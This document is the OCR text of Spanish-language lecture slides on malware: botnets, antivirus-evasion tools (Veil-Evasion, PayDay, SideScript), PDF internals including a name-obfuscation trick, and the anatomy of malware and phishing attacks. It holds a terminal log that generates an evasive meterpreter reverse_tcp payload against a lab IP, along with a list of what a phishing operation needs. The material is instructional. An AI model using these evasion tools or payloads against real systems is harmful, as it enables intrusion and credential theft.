
- Conjunto de equipos "zombie" controlados remotamente por un atacante

- Características
  - Se controlan desde un centro de comando y control (C&C)
  - Pueden coexistir clientes de distintas botnets en un equipo
  - A veces uno intenta bajar al otro
  - Existen para distintos S.O.
  - Suelen usar servicios de DNS dinámicos
  - Se interconectan por HTTP (a veces cifrado)

- Usos
  - Phishing
  - Contenido ilegal
  - DDoS
  - Spam



Botnet: Bots internals




Técnicas utilizadas por el malware

- Técnicas evasivas
  - AV Evasion
  - Crypters/Packers
  - Binders/Joiners
- Técnicas ofensivas
  - AV Killers
  - DoS

Evasión de payloads de Metasploit: SideScript


- Cifrado del shellcode con AES-128 bits
- Cambio aleatorio de nombres de variables y funciones
- Evasión de sandboxes mediante uso de hora local del host
- Inclusión de variables aleatorias antes de la función main()
- Si Cygwin está presente, utiliza strip para eliminar símbolos de depuración
- Si se usa peCloak, codifica las instrucciones de ensamblado en el último paso




Evasión: Veil Framework

```
=========================================================================
Veil-Evasion | [Version]: 2.4.0
=========================================================================
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=========================================================================

Main Menu

       24 payloads loaded

Available commands:

       use             use a specific payload
       info            information on a specific payload
       list            list available payloads
       update          update Veil to the latest version
       clean           clean out payload folders
       checkvt         check payload hashes vs. VirusTotal
       exit            exit Veil

[>] Please enter a command:
```

Evasión: Shelter





Evasión: PayDay

```
root@kali:~/payday# mkdir -p /root/payloads/windows
root@kali:~/payday# python payday.py --veil --msf --ip 192.168.56.101

                                 _
 _ __   __ _ _   _  __| | __ _ _   _
| '_ \ / _` | | | |/ _` |/ _` | | | |
| |_) | (_| | |_| | (_| | (_| | |_| |
| .__/ \__,_|\__, |\__,_|\__,_|\__, |
|_|            |___/             |___/

                the beanster edition

[!] Encoding MSF Payloads
[!] Generating : windows/meterpreter/reverse_tcp
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 299 bytes
Saved as: /root/payloads/windows/revmet.exe
```

Malware en PDFs

- El format PDF es muy complejo y puede incluir código malicioso
  - Campos: header, objetos, table cross-reference (ubicar objetos) y trailer
  - Permite ejecutar scripts
  - Pueden incluir ofuscación: /JavaScript == /J#61vaScript

- Características
  - /OpenAction, /AA (Additional Action): especifica script o accion a ejecutar
  - /Names, /AcroForm, /Action: también puede especificar y lanzar acciones
  - /JavaScript: especifica el JavaScript a corer
  - /GoTo*: cambia la vista a un destino específico del mismo PDF o de otro
  - /Launch: lanza un programa o abre un documento
  - /URI: accede a un recurso por su URL
  - /SubmitForm, /GoToR: puede enviar datos a una URL
  - /RichMedia: usado para embeber Flash
  - /ObjStm: puede seconder objetos en Object Streams

PDF internals

```
%PDF-1.1
```

Header

```
1 0 obj
<<
 /Type /Catalog
 /Outlines 2 0 R
 /Pages 3 0 R
>>
endobj
```

```
2 0 obj
<<
 /Type /Outlines
 /Count 0
>>
endobj
```

```
3 0 obj
<<
 /Type /Pages
 /Kids [4 0 R]
 /Count 1
>>
endobj
```

```
4 0 obj
<<
 /Type /Page
 /Parent 3 0 R
 /MediaBox [0 0 612 792]
 /Contents 5 0 R
 /Resources
 << /ProcSet 6 0 R
    /Font << /F1 7 0 R >>
 >>
>>
endobj
```

```
5 0 obj
<< /Length 67 >>
stream
BT
/F1 24 Tf
100 700 Td
(Hello World)Tj
ET
endstream
endobj
```

```
6 0 obj
[/PDF /Text]
endobj
```

Objetos

```
7 0 obj
<<
 /Type /Font
 /Subtype /Type1
 /Name /F1
 /BaseFont /Helvetica
 /Encoding /MacRomanEncoding
>>
endobj
```


Tabla cross-reference

```
xref
0 8
0000000000 65535 f
0000000012 00000 n
0000000089 00000 n
0000000145 00000 n
0000000214 00000 n
0000000381 00000 n
0000000485 00000 n
0000000518 00000 n
```

```
trailer
<<
 /Size 8
 /Root 1 0 R
>>
startxref
642
%%EOF
```


Trailer

PDF Stream Dumper




Anatomía de un ataque con malware

- Relevamiento del objetivo
  - Datos de red
  - S.O. con el máximo nivel de detalle
  - Software antivirus
  - Firewall personal
  - Otras aplicaciones
- Contacto con el objetivo
  - Acceso físico
  - Envío por email
  - Drive-by-download



Anatomía de un ataque con malware



Phishing

- Envío de mail masivo o dirigido para inducir al usuario a acceder a un sitio web

- El servidor contiene un sitio falso, controlado por el atacante
  - El usuario ingresa se loguea y sus datos son robados
  - Puede recargar la página llevando al sitio real

- Requerimientos
  - Listas de emails + análisis y filtrado de la base
  - Diseño de emails y sitios (snapshot de sitios reales)
  - Alojamiento: propio o sitios reales vulnerables
  - Envío de spam (botnets)
  - Sistema de lavado: dinero virtual a físico

¿Preguntas?

Federico Pacheco

 @FedeQuark

 www.federicopacheco.com.ar

 info@federicopacheco.com.ar